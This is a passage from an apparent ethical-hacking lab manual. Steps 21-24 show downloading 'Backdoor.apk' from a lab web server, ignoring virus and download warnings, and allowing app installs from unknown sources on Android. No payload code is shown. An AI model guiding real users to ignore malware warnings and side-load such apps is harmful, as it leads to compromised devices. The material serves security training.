21. The **Index of /share** page appears; click **Backdoor.apk** to download the application package file.

Index of /share

Name	Last modified	Size	Description
Parent Directory	-	-	
Backdoor.apk	2022-04-18 04:48	9.9K	


Apache/2.4.51 (Debian) Server at 10.10.1.13 Port 80

22. After the download finishes, a notification appears at the bottom of the browser window. Click **Open** to open the application.


Note: If Chrome needs storage access to download files, a pop-up will appear; click **Continue**. If any pop-up appears stating that the file contains a virus, ignore the message and download the file anyway.

Note: In **Allow Chrome to access photos, media, and files on your device?**, click **ALLOW**.


Note: If a warning message appears at the lower section of the browser window, click **OK** or **Download anyway**




23. Chrome pop-up appears as shown in screenshot click on SETTINGS.



24. Install unknown apps screen appears, Now turn on Allow from this source and click back.



